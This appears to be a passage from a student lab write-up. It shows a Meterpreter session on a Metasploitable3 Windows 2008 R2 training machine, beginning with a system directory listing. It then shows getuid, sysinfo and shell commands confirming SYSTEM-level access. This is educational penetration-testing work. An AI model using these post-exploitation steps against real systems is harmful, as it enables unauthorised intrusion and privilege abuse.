100666/rw-rw-rw-  5066752  fil   2010-11-20 22:24:15 -0500  AuthFWSnapin.dll
100666/rw-rw-rw-  126976   fil   2009-07-13 21:54:33 -0400  AuthFWWizFwk.dll
100666/rw-rw-rw-  164352   fil   2009-07-13 21:40:04 -0400  AuxiliaryDisplayApi.dll
100666/rw-rw-rw-  136192   fil   2009-07-13 21:40:04 -0400  AuxiliaryDisplayClassInstaller.
100666/rw-rw-rw-  31744    fil   2010-11-20 22:24:24 -0500  AzSqlExt.dll
100666/rw-rw-rw-  705024   fil   2010-11-20 22:24:06 -0500  BFE.DLL
100666/rw-rw-rw-  23120    fil   2009-07-13 21:52:21 -0400  BOOTVID.DLL
100666/rw-rw-rw-  69120    fil   2009-07-13 21:40:13 -0400  BWContextHandler.dll
100666/rw-rw-rw-  14848    fil   2010-11-20 22:24:16 -0500  BWUnpairElevated.dll
040777/rwxrwxrwx  0        dir   2009-07-14 01:37:10 -0400  BestPractices
040777/rwxrwxrwx  0        dir   2023-03-19 05:16:59 -0400  Boot
100666/rw-rw-rw-  30720    fil   2009-07-13 21:40:13 -0400  BthMtpContextHandler.dll
100666/rw-rw-rw-  12800    fil   2009-07-13 21:40:15 -0400  CHxReadingStringIME.dll
100666/rw-rw-rw-  66082    fil   2009-06-10 17:10:09 -0400  C_037.NLS
100666/rw-rw-rw-  66082    fil   2009-06-10 17:10:09 -0400  C_10000.NLS
100666/rw-rw-rw-  162850   fil   2009-06-10 17:10:09 -0400  C_10001.NLS
```



- To determine the user level access gained when the shell spawned, use Meterpreter's 'getuid' command. This command will provide information about the current user's privileges.:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

This output indicates the user level access gained during the exploitation. It will typically display the username and the privilege level, such as NT AUTHORITY\SYSTEM for highest privilege, BUILTIN\Administrators for administrative privilege, or a standard user account.

```
meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1208
meterpreter >
```

- Be sure to include a screenshot of your name echoed into the remote machine's terminal, along with your meterpreter shell prompt visible.

```
meterpreter > shell
Process 4288 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32>echo Olubukola Omotayo
echo Olubukola Omotayo
Olubukola Omotayo

C:\Windows\system32>echo Bukola is Here !!!
echo Bukola is Here !!!
Bukola is Here !!!

C:\Windows\system32>
```